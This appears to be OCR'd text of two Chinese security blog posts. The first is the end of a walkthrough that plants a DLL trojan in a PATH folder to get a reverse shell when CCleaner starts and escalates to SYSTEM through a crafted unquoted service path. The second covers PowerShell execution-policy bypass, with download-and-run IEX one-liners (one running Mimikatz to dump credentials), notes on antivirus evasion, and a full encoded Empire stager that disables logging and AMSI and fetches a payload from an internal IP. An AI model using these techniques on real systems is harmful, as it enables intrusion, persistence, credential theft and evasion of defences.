
4、查看 Windows 的环境变量，并将 DLL 木马文件放入可控的环境变量中,这样当我们启动 CCleaner 软件的时候就会调用我们的 DLL 木马文件反弹 shell


echo %path%



5、启动 msf 的监听模式，默默等待用户执行软件，可以看到我们现在只是普通管理员权限








6、从 meterpreter 进入 shell 模式，然后我们手动构建一个存在漏洞的服务，以便后续进行提权到 SYSTEM

```
sc create "times0ng test" binPath= "C:\Program Files (x86)\times0ng test\just
    test\evil.exe" start= auto

cd C:\Program Files (x86)
```


mkdir "times0ng test\just test"

icacls "C:\Program Files (x86)\times0ng test" /grant Everyone:(OI)(CI)F /T




7、调用 msf 的提权模块进行提权，可以看到我们很容易就取得了 SYSTEM 权限

use exploit/windows/local/trusted_service_path



8、重启 win 7 ，我们的 DLL 木马仍然静静地躺在那里充当着忠实可靠的后门，一旦用户执行 CCleaner 就会触发木马（想象一下如果把 CCleaner 换成系统服务，还是开机自动启动项，那么一旦用户重启计算机就会触发后门反弹给我们 SYSTEM shell）



结语

希望大家能够喜欢，有更好的想法欢迎留言，或者进群交流！

Powershell 绕过执行及脚本混淆

原创： mntn 信安之路 2018-01-24

为什么需要 powershell ？存在必然合理。微软的服务器操作系统因为缺乏一个强大的 Shell 备受诟病。而与之相对，Linux 的 Shell 可谓丰富并且强大。

Windows Server 的 Shell，也就是从 Dos 继承过来的命令行，处理简单问题尚可，一旦遇到稍微复杂一点的问题，它就会把本已复杂的问题，弄得更加复杂。

引入 VBScript，使得 WindowsServer 管理员处理问题的效率提高了不少。但 VBScript 是个脚本语言，即缺乏 Shell 的简单性，也不能利用高级语言的诸多优点。这使得微软迫切需要一个强大的 Shell 来管理服务器，甚至整个网络。在这种前提下，PowerShell 诞生了。

Powershell && cmd

powershell 和 cmd 有许多相同的命令，但是 powershell 并不是 cmd 的增强型，powershell 和 cmd 对同一个命令的解读可能完全不同，比如:

fc 在 cmd 中，fc 应该输出对应文件夹的子文件夹信息，而在 powershell 中，fc 的全称是 Format-Custom，一个有关格式化输出的命令。

所以我么你可以看见，powershell 并不能执行 cmd 中的全部命令。

powershell 不能执行任何 cmd 命令，准确来说，至少是不能直接执行。

Powershell 可以作为一个应用程序在 cmd 中执行，cmd 也可以在 Powershell 中执行。

为什么 powershell 能够执行 cmd 命令?

其实并不是执行 cmd 的命令，powershell 利用 Alias 这个特性，可以让使用者以 cmd 风格使用 powershell。

这样方便初学者在刚接触时像使用 cmd 那样亲切。

你可以使用 get-Alias 来获得相关信息，比如 get-Alias cd 回显会告诉你在 powershell 中真正调用的命令是什么。

看到这应该很明显了吧，powershell 和 cmd 完全是两个东西，他们的外表相似性来自"友善"的 Alias。

Powershell 能干什么?

1、与文件系统交互，运行应用程序

2、创建及运行脚本(.ps1)

和其他脚本语言一样，支持将命令列表编写成脚本，但是一个 .ps1 文件默认是以记事本打开，而非 powershell 执行(这和 powershell 的执行策略有关，默认执行策略是 Restricted 限制的，除了 Windows Server12 R2 是 RemoteSigned-远程签名)，

由于默认是 Restricted，所以我们在命令执行 .ps1 脚本时会提示无法执行，所以请运行以下命令修改策略：

```
set-executionpolicy -executionpolicy RemoteSigned
```

将执行策略修改为远程签名，即本地脚本可以运行，远程脚本必须拥有合法签名才可以执行，如果执行失败请以管理员权限运命令。

我们搞安全的还可以使用 powershell 脚本执行一些奇奇怪怪的操作.....利用 .Net 类型和 Dom 对象。

能够利用 .Net 类型和 COM 对象是 PowerShell 的最大特点，这让 PowerShell 能够最大限度的利用现有资源，创建了 .Net 类型和 Dom 对象后

可以使用这些对象的属性及方法

多种方式绕过执行策略

1.管道

最常见的 bypass 执行策略，通过管道方式将脚本内容插入到 powershell.exe 的标准输入内，这种方法不会改变配置但要求写入磁盘：

```
Type helloword.ps1 |powershell.exe -NoP -
```

-noprofile 简写 -NoP， 为不加载 windows poweshell 配置文件

你也可以从网络上下载脚本并执行，这样就不会写入磁盘和修改配置文件

```
powershell -nop -c "iex(New-Object Net.WebClient).DowndloadString('url')"
```

iex 即 Invoke-Expression 允许用户计算和运行动态生成的命令，输出命令的执行结果。

(New-Object Net.WebClient).DownloadString 是最为常见的远程下载方法

Invoke-WebRequest,BitsTransfer, Net.Sockets.TCPClient 也都能执行类似的功能。

2. -Exec bypass

使用 powershell 策略中的 bypass 策略，这种方法不会改变配置或者要求写入磁盘，并且不会有任何的警告或提示，如果你使用 Unrestricted，在运行网上下载的未被签名的脚本时会有警告。

```
powershell.exe -ExecutionPolicy bypass -File helloworld.ps1
```

-exec bypass 忽略执行策略文件，-File 指定文件。

3. Encode

使用加密方式绕过，首先需要将命令 Unicode 加密，再 base64 加密即可，命令如下：

```
$commond ="write-host 'my name is mntn'"
```

```
$bytes = [System.Text.Encoding]::Unicode.GetBytes(commond)

$encodeCommand = [Convert]::ToBase64String($bytes)

$encodeCommand
```

```
dwByAGkAdABlAC0AaABvAHMAdAAgACcAbQB5ACAAbgBhAG0AZQAgAGkAcwAgAG0AbgB0AG4AJwA=
```

```
powershell -Enc dwByAGkAdABlAC0AaABvAHMAdAAgACcAbQB5ACAAbgBhAG0AZQAgAGkAcwAgAG0AbgB0AG4AJwA=
```

```
my name is mntn
```

这种方式也不会修改配置文件或者要求写入磁盘

4. 指定版本参数不记录参数

指定版本参数，使得攻击者可以降低 powershell 到一个旧版本，新版本如 -version 2.0 是可以记录操作的。

5.PSConsole:

使用 PSConsole 指定 powershell 控制文件

powershell 脚本分析

几个较为常用的执行脚本的语句:

1、本地绕过执行策略执行脚本

```
PowerShell.exe -ExecutionPolicy Bypass -File xxx.ps1
```

win7 环境下测试，腾讯管家未拦截、360 未拦截，win10 环境下火绒未拦截

2、本地绕过执行策略并隐藏执行窗口

```
PowerShell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File xxx.ps1`
```

win7 环境下测试，腾讯管家未拦截、360 未拦截，win10 环境下火绒未拦截

3、远程下载脚本并绕过执行策略执行

```
powershell "IEX (New-Object Net.WebClient).DownloadString('http://example/file.ps1');
    Invoke-Mimikatz -DumpCreds"`
```

win7 环境下测试，腾讯管家未拦截、360 报毒拦截、win10 环境下火绒未拦截

4、远程下载脚本执行

```
powershell "IEX (New-Object
    Net.WebClient).DownloadString(“http://<ip_address>/path/xxx.ps1”)"
```

win7 环境下测试，腾讯管家未拦截、360 报毒拦截、win10 下火绒未拦截

下面这份脚本是 Empire 生成的脚本，我们通过分析这份脚本来展示一些常用的混淆方法

powershell -noP -sta -w 1 -enc


SQBGACgAJABQAFMAVgBFAFIAUwBJAE8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBJAG8AbgAuAE0AQQBqAG8AcgAgAC0ARwBFACAAMwApAHsAJABHAFAAUwA9AFsAcgBlAGYAXQAuAEEAcwBzAEUAbQBCAGwAWQAuAEcARQB0AFQAWQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAdABGAGkARQBgAEwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAHQAVgBhAEwAVQBFACgAJABuAFUAbABsACkAOwBJAGYAKAAkAEcAUABTAFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AMAA7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0ARQBMAHMAZQB7AFsAUwBjAHIASQBQAFQAQgBMAG8AQwBrAF0ALgAiAEcAZQB0AEYASQBlAGAAbABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdABWAEEATAB1AGUAKAAkAG4AVQBsAEwALAAoAE4AZQB3AC0ATwBCAEoAZQBjAHQAIABDAG8ATABsAEUAQwBUAGkATwBOAHMALgBHAEUAbgBFAHIASQBDAC4ASABBAHMASABTAGUAdABbAFMAVABySAGkAbgBnAF0AKQApAH0AWwBSAGUARgBdAC4AQQBTA

HMAZQBNAGIAbAB5AC4ARwBFAFQAVABZAFAAZQAoACcAUwB5AHMAdABlAG
0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8A
bgAuAEEAbQBzAGkAVQB0AGkAbABzAccAKQB8AD8AewAkAF8AfQB8ACUAewA
kAF8ALgBHAEUAdABGAGkARQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABG
AGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhA
HQAaQBjACcAKQAuAFMARQBUAFYAQQBMAFUAZQAoACQAbgBVAEwATAAsA
CQAdAByAFUARQApAH0AOwB9ADsAWwBTAFkAUwB0AGUATQAuAE4AZQBUA
C4AUwBFAFIAdgBJAEMARQBQAG8AaQBOAFQATQBhAG4AYQBnAEUAcgBdAD
oAOgBFAHgAUABFAEMAVAAxADAAMABDAG8AbgB0AEkAbgB1AGUAPQAwADs
AJAB3AEMAPQBOAGUAdwAtAE8AYgBKAGUAYwBUACAAUwB5AFMAdABlAG0
ALgBOAEUAdAAuAFcARQBiAEMATABJAEUATgBUADsAJAB1AD0AJwBNAG8Ae
gBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA
2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuA
DAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG
8AJwA7ACQAdwBjAC4ASABFAGEAZABFAHIAUwAuAEEARABkACgAJwBVAHMA
ZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAVwBDAC4AUABSAE8A
WAB5AD0AWwBTAHkAcwB0AEUAbQAuAE4AZQBUAC4AVwBFAGIAUgBFAHEAV
QBFAHMAVABdADoAOgBEAEUARgBhAHUAbABUAFcARQBiAFAAcgBvAHgAWQ
A7ACQAVwBDAC4AUABSAE8AWAB5AC4AQwBSAEUARABlAE4AVABpAEEATAB
zACAAPQAgAFsAUwBZAHMAdABFAG0ALgBOAEUAdAAuAEMAcgBFAEQARQB
OAHQAaQBhAEwAQwBhAGMAaABFAF0AOgA6AEQAZQBGAEEAVQBsAFQATgB
FAHQAdwBvAFIAawBDAFIARQBEAEUATgBUAGkAYQBsAFMAOwAkAFMAYwByA
GkAcAB0ADoAUAByAG8AeAB5ACAAPQAgACQAdwBjAC4AUABzAG8AeAB5ADs
AJABLAD0AWwBTAHkAcwB0AEUAbQAuAFQAZQBYAFQALgBFAG4AQwBPAEQA
aQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAQgB5AFQARQBzACgAJ
wBbAGUANgB6ADIAIQBwAGIAVAByADcANQBzAEUAKAAzAFAASABTAHkAWAB
eAGMAewBhAG4APABGAF8AaABAACsAJwApADsAJABSAD0AewAkAEQALAAkA
EsAPQAkAEEAcgBHAHMAOwAkAFMAPQAwAC4ALgAyADUANQA7ADAALgAuAD
IANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAW
wAkAF8AJQAkAEsALgBDAG8AdQBuAFQAXQApACUAMgA1ADYAOwAkAFMAWw
AkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAk
AF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1A
DYAOwAkAEgAPQAoACQASAArACQAUwBbACQASQBdACkAJQAyADUANgA7A
CQAUwBbACQASQBdACwAJABTAFsAJABIAF0APQAkAFMAWwAkAEgAXQAsAC
QAUwBbACQASQBdADsAJABfAC0AYgBYAE8AcgAkAFMAWwAoACQAUwBbAC
QASQBdACsAJABTAFsAJABIAF0AKQAlADIANQA2AF0AfQB9ADsAJABzAGUAcg
A9ACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMgAzADMALgAx
ADMAOQA6ADQANAA0ADQAJwA7ACQAdAA9ACcALwBuAGUAdwBzAC4AcABo
AHAAJwA7ACQAVwBjAC4ASABFAEEAZABlAFIAcwAuAEEARABEACgAIgBDAG8
AbwBrAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0AeABmAHcAKwBLADMAZ
QBDAFkAegAwAEUAZwBVAGcATgBXADEAOABCAEYAWQBQAHYAYgBMAFEAP
QAiACkAOwAkAGQAYQB0AEEAPQAkAFcAQwAuAEQAbwBXAE4AbABPAEEARA
BEAEEAVABBACgAJABTAGUAUgArACQAVAApADsAJABpAHYAPQAkAGQAQQB
UAEEAWwAwAC4ALgAzAF0AOwAkAGQAYQB0AGEAPQAkAGQAQQB0AGEAWw

A0AC4ALgAkAGQAYQBUAGEALgBsAEUAbgBnAHQAaABdADsALQBqAE8ASQBuAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAYQB0AGEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==

从开头就可以看到它在绕过执行策略时使用了 -nop 不加载 powershell 配置文件，-w 隐藏窗口（执行该命令后会直接隐藏命令行窗口），-sta 使用 sta 模式创建 GUI 界面，-enc base64 加密绕过，使用如下命令还原脚本

$DecodeText=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($EncodeText))



该攻击脚本可以大致分为 4 个部分：

1、禁用日志记录，防止我们的脚本运行留下记录

2、建立了一个 webclient，用于下载

3、将要被执行的代码块赋值给 $R

4、从网上下载数据，将其与 $R scriptblock 的输出结合

首先我们可以看到脚本中大量使用了：

1、大小写混用的混淆方式

2、使用了 + 号来连接关键字，此外常用的还有 ^ 符号混淆 cmd 命令行

3、管道连接

4、WebClient 是最为常见的下载方式，它包含了 DownloadFile 方法远程下载文件，和 Download-String 方法下载数据到内存中的缓冲区，减少了数据落地内存留下痕迹的可能。

总结

混淆 powershell 的方式很多，Daniel Bohannon 在 Derbycon 2016 对混淆方法进行了精彩的讨论，观看地址：

https://www.youtube.com/watch?v=P1lkflnWb0I

